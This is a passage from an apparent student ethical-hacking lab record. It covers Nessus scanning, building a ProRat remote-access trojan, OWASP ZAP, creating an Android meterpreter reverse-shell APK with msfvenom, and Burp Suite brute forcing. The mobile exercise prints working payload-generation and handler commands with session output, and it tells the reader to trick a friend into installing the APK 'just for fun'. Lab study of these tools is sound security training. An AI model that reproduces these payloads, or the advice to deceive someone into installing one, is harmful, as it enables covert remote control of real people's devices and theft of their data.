                └─1903 nessusd -q

Jan 31 07:39:28 kali systemd[1]: Started The Nessus Vulnerability Scanner.
Jan 31 07:39:28 kali nessus-service[1903]: Cached 0 plugin libs in 0msec
Jan 31 07:39:28 kali nessus-service[1903]: Cached 0 plugin libs in 0msec

(root@kali)~/home/kali
# sudo ss -ant | grep 8834
LISTEN 0      1024          0.0.0.0:8834      0.0.0.0:*
LISTEN 0      1024          [::]:8834        [::]:*

```

New Scan / Basic Network Scan

[Back to Scan Templates](#)

Settings Credentials Plugins

**BASIC**

- General
- Schedule
- Notifications

**DISCOVERY**

**ASSESSMENT**

**REPORT**

**ADVANCED**

Name: vulnerability scan


Description: scanning the vulnerability


Folder: My Scans

Targets: 192.168.200.1

Upload Targets [Add File](#)

Save Cancel





**Result:** Thus, we generated a vulnerability assessment report on a website IP address using Nessus.

## Ex.05 System Hacking Using ProRat Server

### Date:

**Aim:** To implement the system hacking using ProRat server




### Procedure:


1. Download the ProRat server in your windows virtual machine by this link  
<https://prorat.software.informer.com/1.9/>
2. Assign the IP address and Port number in that Server (i.e. Ip:192.168.129.13, Port: 5110)
3. Then Create the server (342 kbayt)
4. Then it will display a notification panel in that disable the last two(ICQ Pager Notification, CGI Notification)
5. After that click on the create server then it will ask a check box accept it and create server.
6. Then it will install it an .exe file
7. Then it will connected to that ip address and then you can see the Message box buttons we may perform any one of it
8. Then type the message box title and Text content for the pop-up
9. Then test it and it will start.

### Output:









**Result:** Thus we implemented the System Hacking using the prorat server and we hacked that particular virtual machine.

## **Ex.06      Web application base vulnerability using zap tool**

**Date:**

**Aim:** To analysis the vulnerability in web application using the zap tool

**Procedure:**

1. Start the OWASP server and, using that server IP address, open any vulnerable site.
2. Open the ZAP tool in Kali Linux or GUI base-one and click on the quick scan.
3. Enter any ip address of the site of the and perform the attack.
4. Then it will give the scanned report of the site under the category of alerts.
5. At the left side of the window, there is an option site under site. It will present the scanned site, right-click on the site name and perform spider.
6. It will give the Type, Name, Used, and some of the parameters on that site right click on the URL type and select Open/Resend with the request editor.
7. It will redirect to a new window. It consists of two categories, i.e. Request and Response.
8. Then, in the request window, we can change the parameter and inject any malicious script it will give in the response.
9. With this we can perform the vulnerability based on different categories.

**Output:**



The screenshot displays the OWASP ZAP 2.12.0 interface. The left sidebar shows a tree structure of the scanned site, with the selected resource being `http://192.168.56.101/bWAPP/login.php`. The main pane shows the HTTP response details for this resource, including the status line `HTTP/1.1 200 OK`, headers, and the body content which is an HTML document. The bottom pane shows a list of sent messages, with the selected message being a GET request to `http://192.168.56.101/bWAPP/login.php`. The status bar at the bottom indicates 0 alerts and 106 requests.

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
128	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bzr	404	Not Found 9...	370 bytes	202 bytes	
129	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/_darcs	404	Not Found 8...	370 bytes	205 bytes	
130	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/BitKeeper	404	Not Found 2...	370 bytes	207 bytes	
131	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	5...	576 bytes	2,882 bytes
132	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	7...	576 bytes	2,882 bytes
133	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	4...	576 bytes	2,882 bytes
134	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	3...	576 bytes	2,882 bytes
135	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	4...	576 bytes	2,882 bytes
136	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	4...	576 bytes	2,882 bytes
137	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	3...	576 bytes	2,882 bytes
138	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	4...	576 bytes	2,882 bytes
139	3/14/23, 1:51:00 AM	3/14/23, 1:51:00 AM	GET	http://192.168.56.101/bWAPP/login.php	200	OK	4...	576 bytes	2,882 bytes

**Result:** We analysis the vulnerability in web application using the zap tool

## Ex.07 Creation of a Payload for Mobile Hacking

### Date:

**Aim:** To Create a Payload in any extension file for mobile hacking

### Procedure:

1. Start your kali machine
2. Then type this command -> `msfvenom -p android meterpreter/reverse_tcp --platform android LHOST= your machine ip address LPORT=4545 (any number but not 8080) R > /var/www/html/filename.apk`
3. This Process should be done under the root directory
4. Then open msfconsole and type use exploit/multi/handler
5. Now set the payload i.e set PAYLOAD android /meterpreter/reverse\_tcp
6. Now, set the LHOST and LPORT, and after assigning the type exploit, it will start exploitation.
7. After that convince your friend to install the APK file, believe him it's just for fun
8. Then after the installation of that APK extension file, go to your Kali machine it will display that the meterpreter is opened by a person
9. Then it will work under meterpreter and then type the command `sysinfo`
10. It will display the system information of the opened victim
11. Then type `--help` for more commands to perform mobile hacking.

### Output:

```
(root@kali) ~/home/kali
msfvenom -p android meterpreter/reverse_tcp --platform android LHOST=10.0.2.15 LPORT=4545 R > /var/www/html/Pinba
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes

(root@kali) ~/home/kali
msfconsole

IIIIII  0Tb.dTb
II      A'  'B
II      6'  'P
II      'T'..'P'
II      'T'..'P'
II      'T'..'P'
IIIIII  'vP'

I love shells --egypt

* [ metasploit v6.3.4-dev ]
+ -- [ 2294 exploits - 1201 auxiliary - 409 post ]
+ -- [ 968 payloads - 45 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4545             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4545             yes       The listen port
```



```

msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):


| Name     | Current Setting | Required | Description                                        |
|----------|-----------------|----------|----------------------------------------------------|
| EXITFUNC | process         | yes      | Function to call when process is terminated        |
| LHOST    | 0.0.0.0         | yes      | The listen address (an interface may be specified) |
| LPORT    | 4444            | yes      | The listen port                                    |


Payload options (android/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 0.0.0.0         | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name            | Matched |
|----|-----------------|---------|
| 0  | Wildcard Target |         |


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4545
LPORT => 4545

```

```

msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):


| Name     | Current Setting | Required | Description                                        |
|----------|-----------------|----------|----------------------------------------------------|
| EXITFUNC | process         | yes      | Function to call when process is terminated        |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT    | 4545            | yes      | The listen port                                    |


Payload options (android/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4545            | yes      | The listen port                                    |




Exploit target:


| Id | Name            | Matched |
|----|-----------------|---------|
| 0  | Wildcard Target |         |


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4545

```



```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter  : dalvik/android
meterpreter > █
```

**Result:** Thus, we Performed Mobile Hacking using an Android payload and we gathered the info from the victim

## Ex.08 Brute Force attack Using BurpSuite


### Date:




**Aim:** To perform the brute force attack using the burp suite on metasploitable 2





### Procedure:

1. Open the metasploitable machine in the Kali machine using firefox.
2. Login to the DVWA and change the security setting as low.
3. Then change the proxy settings of the browser and keep it as manual proxy ip and port number (i.e) 127.0.0.1, 8080
4. Open the BrupSuite, go to proxy and keep interceptor on, then log in to DVWA with a random username and password
5. Then the burp suite will display the GET methods of the site page. Then select everything right-click, and choose to send it to the intruder.
6. Then choose the attack as a cluster bomb and click clear \$ on the right side. select the username and password that you have entered and click add \$ button
7. Click on the payloads option and add the possible username for the attack in payload set 1.
